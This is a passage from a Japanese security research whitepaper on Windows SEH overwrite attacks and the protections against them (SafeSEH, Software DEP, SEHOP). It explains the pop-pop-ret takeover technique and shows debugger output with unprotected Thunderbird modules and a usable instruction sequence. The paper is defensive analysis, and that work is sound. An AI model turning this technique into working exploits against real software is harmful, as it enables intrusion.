SEH オーバーライトの防御機能とその Exploit 可能性

Fourteenforty Research Institute, Inc.
株式会社フォティーンフォティ技術研究所

もくじ

もくじ 2

著作権 4

免責事項 4

更新履歴 5

文書情報 5

1. 概要 6
   1.1. キーワード 6

2. SEH オーバーライト 7
   2.1. SEH の内部動作 7
   2.2. SEH オーバーライトによる攻撃 10
   2.3. 攻撃者から見た SEH オーバーライトの利点. 12

3. SEH オーバーライト攻撃に対する防御 14
   3.1. SafeSEH 14
   3.2. Software DEP (Data Execution Prevention) 17
   3.3. SEHOP (SEH Overwrite Prevention) 19
   3.4. DEP (NXbit を利用した Hardware DEP) 21
   3.5. ASLR (Address Space Layout Randomization) 21

4. SEH オーバーライトの保護機能回避 22
   4.1. SafeSEH と Software DEP 22
   4.2. SEH と Return-into-libc 攻撃 22
   4.3. GS, Software DEP, Hardware DEP, SEHOP の回避 23
   4.4. ASLR の有効性 28

5. まとめ 29

6. 参考文献 31

7. 付録 32

著作権

当文書内の文章・画像等の記載事項は、別段の定めが無い限り全て株式会社フォティーンフォティ技術研究所（以下、フォティーンフォティ）に帰属もしくはフォティーンフォティが権利者の許諾を受けて利用しているものです。これらの情報は、著作権の対象となり世界各国の著作権法によって保護されています。「私的使用のための複製」や「引用」など著作権法上認められた場合を除き、無断で複製・転用することはできません。

免責事項

当文書は AS-IS (現状有姿)にて提供され、フォティーンフォティは明示的かつ暗示的にも、いかなる種類の保証をも行わないものとします。この無保証の内容は、商業的利用の可能性・特定用途への適応性・他の権利への無侵害性などを保証しないことを含みます。たとえフォティーンフォティがそうした損害の可能性について通知していたとしても同様です。また「この文書の内容があらゆる用途に適している」あるいは「この文書の内容に基づいた実装を行うことが、サードパーティー製品の特許および著作権、商標等の権利を侵害しない」といった主張をも保証するものではありません。そして無保証の範囲は、ここに例示したもののみに留まるものではありません。

また、フォティーンフォティはこの文書およびその内容・リンク先についての正確性や完全性についても一切の保証をいたしかねます。

当文書内の記載事項は予告なしに変更または中止されることがありますので、あらかじめご了承下さい。

更新履歴

2009-10-30	1.0
	初版

文書情報

発行元: 株式会社フォティーンフォティ技術研究所

連絡先: 株式会社フォティーンフォティ技術研究所

sales@fourteenforty.jp

〒162-0805

東京都新宿区矢来町 126

NITTO ビル 1F

1. 概要

本書では SEH(Structured Exception Handling)の機構を利用した攻撃である SEH オーバーライトとその保護機能および Exploit 可能性について述べる。SEH オーバーライトを用いた攻撃は攻撃者から見た場合に有効な手段であったが、近年さまざまな保護機能が実装されその Exploit はより難しくなってきている。ただし、それでもなお攻撃可能性がなくなったわけではなく、特に一部の保護機能を有効にしていないシステムでは依然として攻撃対象となり得る。各保護機能によってどのような攻撃からシステムを守ることができ、どのような組み合わせをシステムに適用するべきかの考察を行う。

始めに SEH オーバーライトの仕組みと攻撃者から見た利点を説明し、その後、各保護機能について説明する。最後にそれらの保護機能の組み合わせに対する Exploit 可能性について考察する。

この文書では、スタック上に確保されたローカルバッファの境界を越えてメモリが書き込まれることを「バッファオーバーフロー」、スタックベースの境界を越えてメモリが書き込まれることを「スタックオーバーフロー」と表現することとする。

なお、この中で利用しているコンパイラ、およびリンカは Visual C++ 2008 SP1 である。

1.1. キーワード

Structured Exception Handling, SEH, SafeSEH, Software DEP, SEHOP, Return-into-libc, ASLR

2. SEH オーバーライト

この章では SEH およびその機構を用いた典型的な攻撃方法である SEH オーバーライトについて説明する。

2.1. SEH の内部動作

SEH は Windows が提供している例外処理のための機構である。Windows アプリケーションは実行時に動的に例外ハンドラを登録し、それを Windows から例外発生時に呼び出してもらうことができるようになっている。Windows はプロセス内で例外が発生すると、そのスレッド環境ブロック(TEB)の先頭にある NT_TIB 構造体の先頭のメンバである ExceptionList の値を参照する。ExceptionList はコード 1 に示した EXCEPTION_REGISTRATION_RECORD 構造体のリスト構造の先頭の要素を指し示している。Windows はこのリストをたどり順番にハンドラを呼び出すことで、現在の例外を処理できる例外ハンドラを探す。アプリケーションはこのリストに要素を追加することで、SEH を利用することになる。各要素はスレッドスタック上に作成され、既存の例外ハンドラリストに追加される。各要素は、次の要素へのポインタを示す_next と例外ハンドラアドレス_handler をメンバとして持っている。また、TEB は常に FS セグメントの 0x00000000 に存在している。これらの全体のイメージを図 1 に示した。

これ以降、スタック上に作られたこのリスト構造を SEH チェーンと呼び、スタック上の EXCETPTION_REGISTRATION_RECORD 構造体を SEH レコードと呼ぶこととする。

```
typedef struct _EXCEPTION_REGISTRATION_RECORD
{
   struct _EXCEPTION_REGISTRATION_RECORD *_next;
   PEXCEPTION_ROUTINE                     _handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

コード 1 _EXCEPTION_REGISTRATION_RECORD 構造体




図 1 スタック上の SEH チェーン


一般には、この SEH チェーンの構築を行うコードはコンパイラが生成する。その様子を追うため、SEH を利用したコードをコンパイルしたときどのようなコードを生成するかを見ることにする。コード 2 をコンパイルし、そのアセンブリコードをコード 3 に示した。

```
int test(void){
    __try{

    }
    __except( EXCEPTION_EXECUTE_HANDLER ){

    }
    return 0;
}
```

コード 2 空の SEH プログラム

```
00401000  push      ebp
00401001  mov       ebp,esp
00401003  push      0FFFFFFFFh
00401005  push      402228h
0040100A  push      401864h
```


```
0040100F  mov     eax,dword ptr fs:[00000000h]     <-----
00401015  push    eax                              <-----
00401016  mov     dword ptr fs:[00000000h],esp     <-----
0040101D  sub     esp,8
00401020  push    ebx
00401021  push    esi
00401022  push    edi
00401023  mov     dword ptr [ebp-18h],esp
00401026  mov     dword ptr [ebp-4],0
0040102D  jmp     00401038
0040102F  mov     eax,1
00401034  ret
00401035  mov     esp,dword ptr [ebp-18h]
00401038  mov     dword ptr [ebp-4],0FFFFFFFFh
0040103F  xor     eax,eax
00401041  mov     ecx,dword ptr [ebp-10h]
00401044  mov     dword ptr fs:[00000000h],ecx
0040104B  pop     edi
0040104C  pop     esi
0040104D  pop     ebx
0040104E  mov     esp,ebp
00401050  pop     ebp
00401051  ret
```

コード 3 SEH のスタック構築のアセンブリ

コンパイラは_try, _except キーワードを見つけると例外ハンドラを登録するためのコードを生成する。実際の登録コードは"0040100A push 401864h"からの 4 命令である。順番に見ていくと、まず 401864h を push している。この値は CRT 例外ハンドラである_except_handler4 のアドレスである。次に、eax に FS レジスタの示すセグメントのオフセット 0x00000000 の値(FS:[0])を代入し、その値をスタック上に push している。これで、新たな SEH レコードが既存の SEH チェーンに繋がる。最後に FS:[0]に SEH チェーンの先頭のアドレスとして、現在の esp の値を代入している。これにより、新たな例外ハンドラが SEH チェーンの先頭に追加されたことになる。

この SEH の機構および、利用方法について重要な点は、スタック上に SEH レコードが作られていることである。バッファオーバーフローが発生した場合、その内容を任意の値に書き換えられる可能性があり、その値を例外ハンドラとして呼び出してしまう可能性がある。

2.2. SEH オーバーライトによる攻撃

バッファオーバーフローが発生し SEH レコードが書き換えられた場合、外部から任意のコードを実行されてしまう危険がある。

バッファオーバーフローが発生すると、SEH レコードの_handler メンバを任意のアドレスに書き換えることができることが分かる。その後の処理で例外が発生すれば、Windows はその任意のアドレスを例外ハンドラとして実行してしまう。

攻撃者から見た場合には、この手順を行うには2つの問題をクリアしなくてはいけない。1つ目の問題はどのようにして SEH レコードの書き換え後に例外を発生させるかである。仮にスタック上のローカル変数にアドレスとしてその後利用されるものがある場合には、その値を 0 に書き換えることで、そのアドレスにアクセスした瞬間に例外を発生させることができ、制御を奪うことが可能である。もしそういった値が存在しない場合には、スタックの上書きをする際に、スタックオーバーフローさせることで例外を発生させる方法もある。

もう1つの問題は、_handler メンバをどのようなアドレスに設定し任意のコードへ実行を移すかである。SEH オーバーライトに限らず、バッファオーバーフロー攻撃の採る一般的な攻撃コード実行方法は、スタック上に自分で書き込んだコードを実行することであるが、この攻撃でもそれが可能である。直接的な方法としては、スタック上の攻撃コードのアドレスを直接書き込む方法がある。ただし、これはスタックのアドレスが少しでもずれれば攻撃者の意図した動作にはならず、安定性に欠ける。SEH オーバーライトではより安定的な方法がある。この方法を理解するためには、まず SEH の例外ハンドラの関数プロトタイプを知る必要がある。例外ハンドラはコード 4 のようなプロトタイプを持つ。

```
excpt.h より

EXCEPTION_DISPOSITION __cdecl _except_handler (
    _In_ struct _EXCEPTION_RECORD *_ExceptionRecord,
    _In_ void * _EstablisherFrame,
    _Inout_ struct _CONTEXT *_ContextRecord,
    _Inout_ void * _DispatcherContext
);
```

コード 4 例外ハンドラプロトタイプ

Windows はここにある引数をスタック上にセットアップし、例外ハンドラを呼び出す。注目する点は、この引数の中の EstablisherFrame がスタック上に構築された SEH レコードを指していることである。つまり、例外ハンドラが呼ばれたとき、esp+8 の位置にはこの呼び出しに利用されたスタック上の SEH レコードのアドレスが格納されていることになる。

このことから、SEH レコードの_handler メンバを pop,pop,ret という 3 命令の並びのあるアドレスで上書きし、例外を発生させると、exp+8 にある値がリターンアドレスとなることが分かる。このアドレスは SEH レコードの_next メンバの位置である。その後_next の位置に制御が移ることになるが、このままだと_handler の値も命令として実行してしまうため都合が悪い。そこで、この_next の 4 バイトを jmp 命令で置き換え、_handler の次の位置に相対ジャンプするようにすることで、スタック上に書き込んだ任意のコードが実行可能となる。図 2 にこの様子を示した。




図 2 SEH オーバーライト攻撃発生まで

2.3. 攻撃者から見た SEH オーバーライトの利点.

SEH オーバーライトはバッファオーバーフロー脆弱性を利用しており、同じ脆弱性を利用した、より古くからある攻撃方法としてリターンアドレスの書き換えが挙げられる。バッファオーバーフローが発生することが分かったとき、攻撃者の視点からはこれら2つの方法を利用できると分かるが、あえて SEH オーバーライトを利用する理由はいくつか存在する。「リターンアドレスの書き換え+スタック実行」という方法では、リターンアドレス書き換え後のアドレスを"jmp esp"といった命令に飛ばしてスタックに制御を移す必要があるが、この"jmp esp"命令が安定的に見つけにくいという

欠点がある。一方 SEH オーバーライトでは pop, pop, ret という、どこにでも存在するような、見つけやすい命令列を利用して、スタック上の SEH レコードの_next 位置に安定的に制御を移すことができ、より安定的な攻撃が可能となる。pop, pop, ret 以外にも全く同じ結果(スタックの SEH レコードの_next の位置にジャンプする)を得られる命令列は存在するため、そのようなコードはより見つけやすくなる。

さらに、もうひとつの利点として/GS オプションの回避がある。/GS オプションではスタック上のリターンアドレスの上にランダムな値を挿入し、関数からのリターン直前にその値を確認し、上書きされていないか、つまりバッファオーバーフローが起きていないかどうかを確認してリターンするという機構を関数に取り入れる。この場合リターンアドレス書き換えの攻撃は防ぐことができるが、SEH オーバーライト攻撃は、関数からリターンする前になんらかの例外が発生すれば、バッファオーバーフローチェック前にコードは実行されてしまい防げない。SEH オーバーライトは/GS オプションによる保護を回避できるという利点がある。

3. SEH オーバーライト攻撃に対する防御

この章では SEH オーバーライト攻撃からシステムを保護するための機能について見ていく。本質的には SEH オーバーライトにつながるバッファオーバーフローそのものをなくすべきであるが、現状ではすべての脆弱コードを無くすことは難しいため、そのようなコードがあったとしても、その後の攻撃コードの実行が難しくなるように、保護機能を実装する必要がある。ここで見ていく保護機能のうち、SafeSEH, Software DEP, SEHOP は SEH オーバーライト特有の保護機能であり、Hardware DEP, ASLR はより一般的な保護機能である。

3.1. SafeSEH

SEH オーバーライトに対する保護機能の1つとして SafeSEH がある。SafeSEH は実行可能イメージ(EXE または DLL)をコンパイルしリンクする際につける/SAFESEH オプションにより有効になる。このオプションが有効である場合、リンカは実行可能イメージ内に例外ハンドラのテーブルを作成し、そのアドレスを IMAGE_LOAD_CONFIG_DIRECTORY 構造体内に書き込む(コード 5)。このテーブルへのポインタが有効であれば SafeSEH はその実行可能イメージで有効となる。

```
WinNT.h より

typedef struct {
    DWORD   Size;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   GlobalFlagsClear;
    DWORD   GlobalFlagsSet;
    DWORD   CriticalSectionDefaultTimeout;
    DWORD   DeCommitFreeBlockThreshold;
    DWORD   DeCommitTotalFreeThreshold;
    DWORD   LockPrefixTable;
    DWORD   MaximumAllocationSize;
    DWORD   VirtualMemoryThreshold;
    DWORD   ProcessHeapFlags;
    DWORD   ProcessAffinityMask;
    WORD    CSDVersion;
```

```
    WORD     Reserved1;
    DWORD    EditList;
    DWORD    SecurityCookie;
    DWORD    SEHandlerTable;          ←----
    DWORD    SEHandlerCount;          ←----
} IMAGE_LOAD_CONFIG_DIRECTORY32, *PIMAGE_LOAD_CONFIG_DIRECTORY32;
```

コード 5 IMAGE_LOAD_CONFIG_DIRECTORY 構造体

例外が発生したとき Windows はまずその例外ハンドラがプロセスにロードされている実行可能イメージ内のアドレスであるかどうかを判断する。そして、そのイメージが例外ハンドラテーブルを持っているならば、そのテーブル内の値と今呼び出そうとしている例外ハンドラのアドレスを比較し、一致する物が見つかった場合にのみ、その例外ハンドラを呼び出す。SEH オーバーライトが発生し、例外ハンドラとしてイメージ作成者が意図していないアドレスが利用されようとした場合には Windows はそのアドレスを呼び出さないため、攻撃を阻止できる。

ただし、SafeSEH には欠点が2つある。1つは実行可能イメージを/SAFESEH オプション付きで再コンパイルしなくてはいけないことである。プロセス内には通常いくつかの DLL が読み込まれるが、その中に1つでも SafeSEH の有効でない実行可能イメージがあった場合、その中の任意のアドレスが例外ハンドラとして有効であると判断されてしまう。例外ハンドラテーブルが存在しない場合には、チェックは行われないためである。つまり、プロセス内に読み込まれるすべての実行可能イメージが/SAFESEH オプション付きで再コンパイルされていない場合には、効果がかなり薄くなってしまうということである。現在では Windows の提供するすべての実行可能イメージは SafeSEH が有効になっているが、サードパーティ製のものにはそうではないものが少なからず存在する。例えば図 3 は筆者の使っているメーラ Thunderbird 2.0.0.23 で読み込まれている実行可能イメージのリストであるが、赤い部分はすべて SafeSEH が無効である(環境によってこの種類や数は異なる)。この中には thunderbird.exe 本体も含まれており、その中には図 4 の通り例外ハンドラとして攻撃者が狙いやすい pop, pop, ret 命令が存在している。

OllyDbg - thunderbird.exe - [/SafeSEH Module Scanner]

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x7d5b0000	0x7ddb0000	6.00.2900.5622 (xpsp_sp3_gdr.08	C:\WINDOWS\system32\SHELL32.dll
/SafeSEH ON	0x7c940000	0x7c9df000	5.1.2600.5755 (xpsp_sp3_gdr.090	C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON	0x7c800000	0x7c933000	5.1.2600.5781 (xpsp_sp3_gdr.090	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x77fa0000	0x77fb1000	5.1.2600.5834 (xpsp_sp3_gdr.090	C:\WINDOWS\system32\Secur32.dll
/SafeSEH ON	0x77f20000	0x77f96000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\SHLWAPI.dll
/SafeSEH ON	0x77ed0000	0x77f19000	5.1.2600.5698 (xpsp_sp3_gdr.081	C:\WINDOWS\system32\GDI32.dll
/SafeSEH ON	0x77e30000	0x77ec2000	5.1.2600.5795 (xpsp_sp3_gdr.090	C:\WINDOWS\system32\RPCRT4.dll
/SafeSEH ON	0x77d80000	0x77e29000	5.1.2600.5755 (xpsp_sp3_gdr.090	C:\WINDOWS\system32\ADVAPI32.dll
/SafeSEH ON	0x77cf0000	0x77d80000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\USER32.dll
/SafeSEH ON	0x77bc0000	0x77c18000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON	0x77bb0000	0x77bb8000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\VERSION.dll
/SafeSEH ON	0x77160000	0x77263000	6.0 (xpsp.080413-2105)	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b
/SafeSEH ON	0x770d0000	0x7715b000	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
/SafeSEH ON	0x76af0000	0x76b1b000	5.1.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\WINMM.dll
No SEH	0x60740000	0x60749000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\LPK.DLL
/SafeSEH ON	0x719d0000	0x719d8000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WS2HELP.dll
/SafeSEH ON	0x719e0000	0x719f7000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WS2_32.dll
No SEH	0x71a00000	0x71a0b000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WSOCK32.dll
/SafeSEH ON	0x72f50000	0x72f76000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WINSPOOL.DRV
No SEH	0x73f80000	0x73feb000	1.0420.2600.5512 (xpsp.080413-2	C:\WINDOWS\system32\USP10.dll
/SafeSEH ON	0x762e0000	0x762fd000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\IMM32.DLL
/SafeSEH ON	0x76300000	0x76348000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\comdlg32.dll
/SafeSEH ON	0x76970000	0x76aad000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\system32\ole32.dll
/SafeSEH OFF	0x60460000	0x604c9000	1.8.1.23: 2009081210	C:\Program Files\Mozilla Thunderbird\xpcom_core.dll
/SafeSEH OFF	0x60440000	0x60454000	1.8.1.23: 2009081210	C:\Program Files\Mozilla Thunderbird\xpcom_compat.dll
/SafeSEH OFF	0x60400000	0x60423000	3.12.3.1 Basic ECC	C:\Program Files\Mozilla Thunderbird\ssl3.dll
/SafeSEH OFF	0x603c0000	0x603f6000	1.8.1.23: 2009081210	C:\Program Files\Mozilla Thunderbird\sqlite3.dll
/SafeSEH OFF	0x60370000	0x6038a000	3.12.3.1 Basic ECC	C:\Program Files\Mozilla Thunderbird\smime3.dll
/SafeSEH OFF	0x60360000	0x60366000	4.7.1	C:\Program Files\Mozilla Thunderbird\plds4.dll
/SafeSEH OFF	0x60350000	0x60357000	4.7.1	C:\Program Files\Mozilla Thunderbird\plc4.dll
/SafeSEH OFF	0x60330000	0x60344000	3.12.3.1	C:\Program Files\Mozilla Thunderbird\nssutil3.dll
/SafeSEH OFF	0x601f0000	0x602aa000	3.12.3.1 Basic ECC	C:\Program Files\Mozilla Thunderbird\nss3.dll
/SafeSEH OFF	0x601c0000	0x601e8000	4.7.1	C:\Program Files\Mozilla Thunderbird\nspr4.dll
/SafeSEH OFF	0x601b0000	0x601b6000		C:\Program Files\Mozilla Thunderbird\NSLDAPPR32V50.dll
/SafeSEH OFF	0x60180000	0x601a3000		C:\Program Files\Mozilla Thunderbird\NSLDAP32V50.dll
/SafeSEH OFF	0x600e0000	0x60152000	4.0	C:\Program Files\Mozilla Thunderbird\js3250.dll
/SafeSEH OFF	0x400000	0xc04000	1.8.1.23: 2009081210	C:\Program Files\Mozilla Thunderbird\thunderbird.exe

Analysing thunderb: 26567 heuristical procedures, 5830 calls to known, 12747 calls to guessed functions　Paused

図 3 Thunderbird 2.0.0.23 で読み込まれていた EXE,DLL のリスト

OllyDbg - thunderbird.exe - [CPU - thread 00000890, module thunderb]

```
00401A60   8BF8          MOV EDI,EAX
00401A62   33F6          XOR ESI,ESI
00401A64   3BFE          CMP EDI,ESI
00401A66   59            POP ECX
00401A67  v75 04         JNZ SHORT thunderb.00401A6D
00401A69   33C0          XOR EAX,EAX
00401A6B  vEB 21         JMP SHORT thunderb.00401A8E
00401A6D   3975 08       CMP DWORD PTR SS:[EBP+8],ESI
00401A70   8BC7          MOV EAX,EDI
00401A72  v7E 15         JLE SHORT thunderb.00401A89
00401A74   FF34B3        PUSH DWORD PTR DS:[EBX+ESI*4]
00401A77   50            PUSH EAX
00401A78   E8 2E000000   CALL thunderb.00401AAB
00401A7D   C600 20       MOV BYTE PTR DS:[EAX],20
00401A80   40            INC EAX
00401A81   46            INC ESI
00401A82   59            POP ECX
00401A83   3B75 08       CMP ESI,DWORD PTR SS:[EBP+8]
00401A86   59            POP ECX
00401A87  ^7C EB         JL SHORT thunderb.00401A74
00401A89   8020 00       AND BYTE PTR DS:[EAX],0
00401A8C   8BC7          MOV EAX,EDI
00401A8E   5F            POP EDI
00401A8F   5E            POP ESI
00401A90   5B            POP EBX
00401A91   5D            POP EBP
00401A92   C3            RETN
00401A93   8B5424 04     MOV EDX,DWORD PTR SS:[ESP+4]
00401A97   6A 02         PUSH 2
00401A99   58            POP EAX
00401A9A  vEB 08         JMP SHORT thunderb.00401AA4
00401A9C   80F9 22       CMP CL,22
00401A9F  v75 01         JNZ SHORT thunderb.00401AA2
00401AA1   40            INC EAX
00401AA2   40            INC EAX
00401AA3   42            INC EDX
00401AA4   8A0A          MOV CL,BYTE PTR DS:[EDX]
00401AA6   84C9          TEST CL,CL
00401AA8  ^75 F2         JNZ SHORT thunderb.00401A9C
00401AAA   C3            RETN
00401AAB   8B4424 04     MOV EAX,DWORD PTR SS:[ESP+4]
```

```
Registers (FPU)
EAX 7FFDF000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 03D3FFCC
EBP 03D3FFF4
ESI 00000004
EDI 00000005

EIP 7C94120F ntdll.7C94

C 0  ES 0023 32bit 0(FF
P 1  CS 001B 32bit 0(FF
A 0  SS 0023 32bit 0(FF
Z 1  DS 0023 32bit 0(FF
S 0  FS 0038 32bit 7FFA
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCC

EFL 00000246 (NO,NB,E,B

ST0 empty +UNORM 0A0A
ST1 empty +UNORM 6570
ST2 empty +UNORM 6C62
ST3 empty +UNORM 6948
ST4 empty +UNORM 7563
ST5 empty +UNORM 5FC8
ST6 empty +UNORM 3278
ST7 empty -UNORM ED50
               3 2 1 0
FST 0000  Cond 0 0 0 0
FCW 027F  Prec NEAR,53
```

Attached process paused at ntdll.DbgBreakPoint　Paused

図 4 thunderbird.exe 内に存在する pop,pop,ret 命令

そしてもう1つは例外ハンドラのアドレスが実行可能イメージ内のアドレスを指していなくてはならない点である、仮にすべての実行可能イメージで SafeSEH が有効であったとしても、どのイメージにも属さないアドレス(ヒープやデータファイルがマップされた領域)を例外ハンドラアドレスが指している場合、そこは例外ハンドラとして有効とみなされてしまう。データ領域には攻撃者にとって有効な命令列と解釈できる場所が存在することがあり、そこを利用される可能性がある。

こういった理由から SafeSEH だけでは大きな効果のある保護手段であるとはいうことができない。

3.2. Software DEP (Data Execution Prevention)

Windows XP SP2 から Software DEP という機能が追加された。これは前述の SafeSEH の弱点を一部カバーするものとなっており、Windows が例外ハンドラを呼び出す際に処理が追加されている。ただし、Software DEP という言葉が SafeSEH と同義で使われていたり、SafeSEH を含めた処理であるような説明があったりと混乱が見られるため、ここでは Software DEP をコード 6 に示した KPROCESS 構造体内の_KEXECUTE_OPTIONS の ExecuteDispatchEnable, ImageDispatchEnable フラグにより影響される処理という意味とした。この_KEXECUTE_OPTIONS は、DEP および SEH の処理に関するフラグを持っている。そのうち、これら2つのフラグは次のような意味を持つ。ExecuteDispatchEnable が 0 であるときは、例外ハンドラのアドレスに実行可能属性が付いていない場合にはそれを呼び出さず、また、ImageDispatchEnable が 0 であるときは、実行可能イメージ外のアドレスは例外ハンドラとして呼び出さない。デフォルトでは DEP が有効となるプロセスでは両フラグとも 0 となり、無効となるプロセスでは 1 となる。

```
Windows Vista SP1 より

0: kd> dt nt!_KEXECUTE_OPTIONS
   +0x000 ExecuteDisable   : Pos 0, 1 Bit
   +0x000 ExecuteEnable    : Pos 1, 1 Bit
   +0x000 DisableThunkEmulation : Pos 2, 1 Bit
   +0x000 Permanent        : Pos 3, 1 Bit
   +0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
   +0x000 ImageDispatchEnable : Pos 5, 1 Bit
   +0x000 DisableExceptionChainValidation : Pos 6, 1 Bit
   +0x000 Spare            : Pos 7, 1 Bit
```

コード 6 _KEXECUTE_OPTIONS ビットフィールド

これにより、例外ハンドラとして利用できるアドレスは、実行可能イメージ内の実行可能属性のある領域のみに限定される。DEP が有効なプロセスの場合、Hardware DEP(NXbit を利用したデータ実行保護)が CPU でサポートされていなかったとしても、このチェックは有効である。

この機能が追加されることで SafeSEH の弱点である、例外ハンドラアドレスが実行可能イメージ内にない場合に例外ハンドラが実行されてしまう点は解消する。SafeSEH および Software DEP の2つの保護機能により攻撃はかなり困難になる。ただし、/SAFESEH オプション付きでコンパイルされていない実行可能イメージがプロセス内に存在する場合にその中の実行可能メモリ上の命令列を利用されるという点は解消されない。

SafeSEH と DEP がそれぞれ有効、無効である場合にそれぞれどのような攻撃が考えられるかは表 1 のようになる。

表 1 SafeSEH と Software DEP に対する攻撃可能性

	Software DEP 有効	Software DEP 無効
SafeSEH 有効	全実行可能イメージに SafeSEH が有効であれば攻撃は困難。	データ領域を攻撃用例外ハンドラとして利用可能。(スタック領域はチェックが入るため直接例外ハンドラとしては利用できない。)
SafeSEH 無効	実行可能イメージ内のコード領域を攻撃用例外ハンドラとして利用可能。	ほとんどのメモリ領域が攻撃用例外ハンドラとして利用可能。(スタック領域はチェックが入るため直接例外ハンドラとしては利用できない)

3.3. SEHOP (SEH Overwrite Prevention)

SEHOP は Preventing the Exploitation of SEH Overwrites[1]で提案され、Windows Vista SP1, Windows 2008 Server で実装された機能である。

